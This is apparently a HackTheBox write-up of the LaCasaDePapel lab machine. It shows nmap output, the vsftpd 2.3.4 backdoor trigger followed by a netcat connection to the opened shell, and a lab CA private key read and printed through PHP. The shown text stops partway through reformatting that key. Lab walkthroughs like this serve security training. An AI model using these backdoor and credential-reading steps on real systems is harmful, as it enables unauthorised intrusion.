
HackTheBox – LaCasaDePapel



LaCasaDePapel

OS: Linux

Difficulty: Easy

Points: 20

Release: 30 Mar 2019


IP: 10.10.10.131

Summary

- Discovery of vsftpd 2.3.4, this software has a known backdoor, this was used to access the system; albeit in a restricted environment.
- Enumeration of PHP shell gained from the backdoor reveals a CA private key.
- This was used to forge a client side certificate to gain access to the HTTPS service.
- Discovered LFI in HTTPS service, this ultimately lead to gaining an SSH key for the user – professor.
- Memcached.ini runs a command via cron, as this file was stored in a directory professor has write permissions to, it was replaced with a malicious copy, granting a reverse shell as root.

Recon

I began by adding 10.10.10.131 to /etc/hosts as lacasadepapel.htb.
This was followed up by nmap scans revealing ports 21, 22, 80 and 443 running FTP, SSH, HTTP and HTTPS respectively.




```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ sudo nmap lacasadepapel.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-06 04:21 EST
Nmap scan report for lacasadepapel.htb (10.10.10.131)
Host is up (0.011s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ sudo nmap lacasadepapel.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-06 04:22 EST
Warning: 10.10.10.131 giving up on port because retransmission cap hit (2).
Nmap scan report for lacasadepapel.htb (10.10.10.131)
Host is up (0.014s latency).
Not shown: 65290 closed ports, 241 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 43.74 seconds
```

```
# Nmap 7.80 scan initiated Fri Nov  6 04:25:39 2020 as: nmap -sV -sC -p21,22,80,443 -oN nmap.txt lacasadepapel.htb
Nmap scan report for lacasadepapel.htb (10.10.10.131)
Host is up (0.081s latency).

PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey: 
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp  open  http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| http-auth: 
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn: 
|_  http/1.1
| tls-nextprotoneg: 
|   http/1.1
|_  http/1.0
Service Info: OS: Unix
```


Enumeration: Port 21

Nmap scans show that port 21 is running vsftpd 2.3.4, this version has a known backdoor vulnerability which is easily exploited. By providing a username containing ":)" the software will open port 6200 running a shell as the user it is owned by.




```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ ftp lacasadepapel.htb
Connected to lacasadepapel.htb.
220 (vsFTPd 2.3.4)
Name (lacasadepapel.htb:driggzzzz): lol:)
331 Please specify the password.
Password:
```

Using nc to connect to port 6200 successfully grants a shell, however it is a Psy shell – this is basically just a PHP console.




```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ nc lacasadepapel.htb 6200
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
?
  help       Show a list of commands. Type `help [foo]` for information about [foo].      Aliases: ?
  ls         List local, instance or class variables, methods and constants.             Aliases: list, dir
  dump       Dump an object or primitive.
  doc        Read the documentation for an object, class, constant, method or property.   Aliases: rtfm, man
  show       Show the code for an object, class, constant, method or property.
  wtf        Show the backtrace of the most recent exception.                             Aliases: last-exception, wtf?
  whereami   Show where you are in the code.
  throw-up   Throw an exception or error out of the Psy Shell.
  timeit     Profiles with a timer.
  trace      Show the current call stack.
  buffer     Show (or clear) the contents of the code input buffer.                       Aliases: buf
  clear      Clear the Psy Shell screen.
  edit       Open an external editor. Afterwards, get produced code in input buffer.
  sudo       Evaluate PHP code, bypassing visibility restrictions.
  history    Show the Psy Shell history.                                                  Aliases: hist
  exit       End the current session and return to caller.                                Aliases: quit, q
```

As we have a PHP console, my first thoughts were to run a system command to gain a bash session, this was however unsuccessful. Viewing phpinfo() shows why – commands that can lead to code execution are disabled.




```
shell_exec('/bin/bash');
PHP Fatal error:  Call to undefined function shell_exec() in Psy Shell code on line 1
phpinfo();
phpinfo()
PHP Version ⇒ 7.2.10
```




```
Configuration

Core

PHP Version ⇒ 7.2.10

Directive ⇒ Local Value ⇒ Master Value
allow_url_fopen ⇒ On ⇒ On
allow_url_include ⇒ Off ⇒ Off
arg_separator.input ⇒ & ⇒ &
arg_separator.output ⇒ & ⇒ &
auto_append_file ⇒ no value ⇒ no value
auto_globals_jit ⇒ On ⇒ On
auto_prepend_file ⇒ no value ⇒ no value
browscap ⇒ no value ⇒ no value
default_charset ⇒ UTF-8 ⇒ UTF-8
default_mimetype ⇒ text/html ⇒ text/html
disable_classes ⇒ no value ⇒ no value
disable_functions ⇒ exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source ⇒ exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
display_errors ⇒ Off ⇒ Off
```

Using *ls* we can see a variable *$tokyo*. Reading the contents of $tokyo reveals a file containing a CA key - /home/nairobi/ca.key.




```
ls
Variables: $tokyo
show $tokyo
  class Tokyo {
    private function sign($caCert,$userCsr) {
            $caKey = file_get_contents('/home/nairobi/ca.key');
            $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'⇒'sha256']);
            openssl_x509_export($userCert, $userCertOut);
            return $userCertOut;
    }
  }
```

It is possible to use *file_get_contents()* to read this file.



```
file_get_contents('/home/nairobi/ca.key');
⇒ """
   -----BEGIN PRIVATE KEY-----\n
   MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb\n
   7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/\n
   2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl\n
   uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M\n
   YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp\n
   s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us\n
   PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V\n
   Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89\n
   1+5OLwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ\n
   /CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+\n
   q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr\n
   uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd\n
   I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og\n
   7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE\n
   G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn\n
   sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH\n
   CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y\n
   sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI\n
   ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2\n
   zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/\n
   ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC\n
   9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M\n
   WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM\n
   7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR\n
   aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc\n
   53udBEzjt3WPqYGkkDknVhjD\n
   -----END PRIVATE KEY-----\n
   """
```


I used sed to format the key to make it usable and saved the output to formatted.key.




```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ cat ca.key | sed "s/ //g" | sed "s/..$//" | sed "s/PRIVATE/ PRIVATE /g"
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl
